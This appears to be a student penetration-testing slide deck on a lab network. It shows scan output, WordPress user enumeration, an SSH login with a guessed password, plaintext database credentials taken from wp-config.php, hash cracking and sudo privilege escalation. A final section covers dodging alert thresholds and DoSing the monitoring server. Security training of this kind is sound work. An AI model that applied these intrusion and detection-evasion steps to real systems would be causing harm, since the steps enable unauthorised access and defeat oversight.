Offensive Attack


Attack, Defense & Analysis of a Vulnerable Network

Table of Contents

This document contains the following resources:

Network Topology
& Critical Vulnerabilities

Network Topology



Network
Address Range: 192.168.1.0/24
Netmask: 255.255.255.0
Gateway: 192.168.1.1

Machines
IPv4: 192.168.1.90
OS: Linux
Hostname: Kali

IPv4: 192.168.1.105
OS: Linux
Hostname: Capstone

IPv4: 192.168.1.110
OS: Linux
Hostname: TARGET 1

IPv4: 192.168.1.100
OS: Linux
Hostname: ELK

Critical Vulnerabilities: Target 1

Our assessment uncovered the following critical vulnerabilities in **Target 1**.

Vulnerability	Description	Impact
WordPress xml rpc pingback	Can be exploited by a simple POST to a specific file on an affected Wordpress Server	Target internal layers, change configuration on devices
WordPress XMLRPC GHOST Vulnerability Scanner CVE-2015-0235	Used to determine hosts vulnerable to the GHOST vulnerability via a call to the WordPress XMLRPC interface	If the target is vulnerable, the system will segfault and return a server error
WordPress XMLRPC DoS CVE-2014-5266	WordPress XMLRPC parsing is vulnerable to a XML based denial of service	It affects WordPress 3.5 - 3.9.2 (3.8.4 and 3.7.4 are also patched)
WordPress XML-RPC Username/Password Login Scanner CVE-1999-0502	Attempts to authenticate against a Wordpress-site (via XMLRPC) using username and password combinations	Login access

Exploits Used

Exploitation: Nmap Scan

- Nmap was used to scan the network to identify Target1 IP address and open ports
- #nmap -sV 192.168.1.0/24

```
Shell No.1
File  Actions  Edit  View  Help
root@Kali:~# nmap -sV 192.168.1.0/24
Starting Nmap 7.80 ( https://nmap.org ) at 2021-08-21 08:43 PDT
Nmap scan report for 192.168.1.1
Host is up (0.00053s latency).
Not shown: 995 filtered ports
PORT     STATE SERVICE       VERSION
135/tcp  open  msrpc         Microsoft Windows RPC
139/tcp  open  netbios-ssn   Microsoft Windows netbios-ssn
445/tcp  open  microsoft-ds?
2179/tcp open  vmrdp?
3389/tcp open  ms-wbt-server Microsoft Terminal Services
MAC Address: 00:15:5D:00:04:0D (Microsoft)
Service Info: OS: Windows; CPE: cpe:/o:microsoft:windows

Nmap scan report for 192.168.1.100
Host is up (0.00060s latency).
Not shown: 998 closed ports
PORT     STATE SERVICE VERSION
22/tcp   open  ssh     OpenSSH 7.6p1 Ubuntu 4ubuntu0.3 (Ubuntu Linux; protocol 2.0)
9200/tcp open  http    Elasticsearch REST API 7.6.1 (name: elk; cluster: elasticsearch; Lucene 8.4.0)
MAC Address: 4C:EB:42:D2:D5:D7 (Intel Corporate)
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel

Nmap scan report for 192.168.1.105
Host is up (0.00043s latency).
Not shown: 998 closed ports
PORT   STATE SERVICE VERSION
22/tcp open  ssh     OpenSSH 7.6p1 Ubuntu 4ubuntu0.3 (Ubuntu Linux; protocol 2.0)
80/tcp open  http    Apache httpd 2.4.29
MAC Address: 00:15:5D:00:04:0F (Microsoft)
Service Info: Host: 192.168.1.105; OS: Linux; CPE: cpe:/o:linux:linux_kernel

Nmap scan report for 192.168.1.110
Host is up (0.00062s latency).
Not shown: 995 closed ports
PORT    STATE SERVICE     VERSION
22/tcp  open  ssh         OpenSSH 6.7p1 Debian 5+deb8u4 (protocol 2.0)
80/tcp  open  http        Apache httpd 2.4.10 ((Debian))
111/tcp open  rpcbind     2-4 (RPC #100000)
139/tcp open  netbios-ssn Samba smbd 3.X - 4.X (workgroup: WORKGROUP)
445/tcp open  netbios-ssn Samba smbd 3.X - 4.X (workgroup: WORKGROUP)
MAC Address: 00:15:5D:00:04:10 (Microsoft)
Service Info: Host: TARGET1; OS: Linux; CPE: cpe:/o:linux:linux_kernel

Nmap scan report for 192.168.1.115
Host is up (0.00074s latency).
Not shown: 995 closed ports
```


Exploitation: Open Port 22 SSH and Weak Password


- wpscan was used to enumerate the wordpress website; Two users were discovered and i was able to SSH into target by guessing the password of michael.
- #wpscan --url http://192.168.1.110/wordpress -eu

```
Shell No.1
File  Actions  Edit  View  Help
 |  - https://www.rapid7.com/db/modules/auxiliary/scanner/http/wordpress_ghost_scanner
 |  - https://www.rapid7.com/db/modules/auxiliary/dos/http/wordpress_xmlrpc_dos
 |  - https://www.rapid7.com/db/modules/auxiliary/scanner/http/wordpress_xmlrpc_login
 |  - https://www.rapid7.com/db/modules/auxiliary/scanner/http/wordpress_pingback_access

[+] http://192.168.1.110/wordpress/readme.html
 | Found By: Direct Access (Aggressive Detection)
 | Confidence: 100%

[+] http://192.168.1.110/wordpress/wp-cron.php
 | Found By: Direct Access (Aggressive Detection)
 | Confidence: 60%
 | References:
 |  - https://www.iplocation.net/defend-wordpress-from-ddos
 |  - https://github.com/wpscanteam/wpscan/issues/1299

[+] WordPress version 4.8.17 identified (Latest, released on 2021-05-13).
 | Found By: Emoji Settings (Passive Detection)
 |  - http://192.168.1.110/wordpress/, Match: '-release.min.js?ver=4.8.17'
 | Confirmed By: Meta Generator (Passive Detection)
 |  - http://192.168.1.110/wordpress/, Match: 'WordPress 4.8.17'

[i] The main theme could not be detected.

[+] Enumerating Users (via Passive and Aggressive Methods)
 Brute Forcing Author IDs - Time: 00:00:00 <==================================================> (10 / 10) 100.00% Time: 00:00:00

[i] User(s) Identified:

[+] steven
 | Found By: Author Id Brute Forcing - Author Pattern (Aggressive Detection)
 | Confirmed By: Login Error Messages (Aggressive Detection)

[+] michael
 | Found By: Author Id Brute Forcing - Author Pattern (Aggressive Detection)
 | Confirmed By: Login Error Messages (Aggressive Detection)

[!] No WPVulnDB API Token given, as a result vulnerability data has not been output.
[!] You can get a free API token with 50 daily requests by registering at https://wpvulndb.com/users/sign_up

[+] Finished: Sat Aug 21 08:51:01 2021
[+] Requests Done: 48
[+] Cached Requests: 4
[+] Data Sent: 10.471 KB
[+] Data Received: 284.802 KB
[+] Memory used: 119.156 MB
[+] Elapsed time: 00:00:03
```

Exploitation: Open Port 22 SSH and Weak Password Cont'd

- Having enumerated the users' in previous slide. We SSH into Target1 using username michael and guess the password as "michael"
- The exploit granted us **user shell access** for Michael's account. We explored the files to find flags 1 and 2.
- #cat /var/www/html/service.html --- command to discover flag 1 below.





Exploitation: WordPress Configuration and SQL Database

- The username and password to access the **SQL database** were in plaintext in the wp-config.php file and not hashed as best practice.
- # cat /var/www/html/wordpress/wp-config.php

```
michael@target1:/var/www/html/wordpress
File  Actions  Edit  View  Help
michael@target1:/var/www/html/wordpress$ cat wp-config.php
<?php
/**
 * The base configuration for WordPress
 *
 * The wp-config.php creation script uses this file during the
 * installation. You don't have to use the web site, you can
 * copy this file to "wp-config.php" and fill in the values.
 *
 * This file contains the following configurations:
 *
 * * MySQL settings
 * * Secret keys
 * * Database table prefix
 * * ABSPATH
 *
 * @link https://codex.wordpress.org/Editing_wp-config.php
 *
 * @package WordPress
 */

// ** MySQL settings - You can get this info from your web host ** //
/** The name of the database for WordPress */
define('DB_NAME', 'wordpress');

/** MySQL database username */
define('DB_USER', 'root');

/** MySQL database password */
define('DB_PASSWORD', 'R@v3nSecurity');

/** MySQL hostname */
define('DB_HOST', 'localhost');

/** Database Charset to use in creating database tables. */
define('DB_CHARSET', 'utf8mb4');

/** The Database Collate type. Don't change this if in doubt. */
define('DB_COLLATE', '');

/**#@+
 * Authentication Unique Keys and Salts.
 *
 * Change these to different unique phrases!
 * You can generate these using the {@link https://api.wordpress.org/secret-key/1.1/salt/ WordPress.org secret-key service}
 * You can change these at any point in time to invalidate all existing cookies. This will force all users to have to log in aga
in.
```


Exploitation: Exploring SQL Database

- The username root and password discovered in the wp-config.php file was used to log into the mysql database
- #mysql -u root -p

```
michael@target1:/var/www/html/wordpress$ mysql -u root -p
Enter password:
Welcome to the MySQL monitor.  Commands end with ; or \g.
Your MySQL connection id is 180
Server version: 5.5.60-0+deb8u1 (Debian)

Copyright (c) 2000, 2018, Oracle and/or its affiliates. All rights reserved.

Oracle is a registered trademark of Oracle Corporation and/or its
affiliates. Other names may be trademarks of their respective
owners.

Type 'help;' or '\h' for help. Type '\c' to clear the current input statement.

mysql> show databases;
+--------------------+
| Database           |
+--------------------+
| information_schema |
| mysql              |
| performance_schema |
| wordpress          |
+--------------------+
4 rows in set (0.00 sec)

mysql> use wordpress;
Reading table information for completion of table and column names
You can turn off this feature to get a quicker startup with -A

Database changed
mysql> show tables;
+-----------------------+
| Tables_in_wordpress   |
+-----------------------+
| wp_commentmeta        |
| wp_comments           |
| wp_links              |
| wp_options            |
| wp_postmeta           |
| wp_posts              |
| wp_term_relationships |
| wp_term_taxonomy      |
| wp_termmeta           |
| wp_terms              |
| wp_usermeta           |
| wp_users              |
+-----------------------+
```


Exploitation: Exploring SQL Database

- After exploring the mysql database; password hashes for michael and steven was discovered.



Exploitation: Privilege Escalation

- We obtained Steven's password hash from the SQL database
- The password was cracked using John the Ripper and accessed his account
- Steven's account was exploited using python sudo privilege through a spawn shell
- The exploit achieve a root access and flag 4 was found



Avoiding Detection

Stealth Exploitation : Sensitive Data Exposure

Monitoring Overview

- Excessive HTTP Errors Alerts will detect this exploit.
- It measured by http response status code metrics.
- The thresholds will be fired when it is above 400 for the last 5 min.

Mitigating Detection

- To avoid triggering the alert would require a less attempts in the specified period
- Sucuri and Pentest-Tools wpscanner are alternative wordpress enumeration tools
- As detection is based on an alert from Kibana, an attacker could DOS the Capstone Server to avoid detection of his work on the Target machines

Stealth Exploitation : Broken Authentication

Monitoring Overview

- HTTP Request Size Monitor detect this exploit
- It measured by http request bytes over all documents
- The thresholds will be fired if is above 3500 for the last 1 minute

Mitigating Detection

- To avoid triggering the alert would require a less attempts in the specified period.
- Brute force is still required however better intel may allow intelligent guessing

Stealth Exploitation : Broken Access Control

Monitoring Overview

- CPU usage monitor detects this alert
- It measure by system process CPU total packet.
- The thresholds will be fired if 50% usage in the last 5 minutes occurred.

Mitigating Detection

- A low and slow rate attack would not increase the CPU usage.
- Alternatively to avoid pinpointing a single point of origin these attacks and tasks should be spread through various sources and IP addresses to make identification of true source more difficult.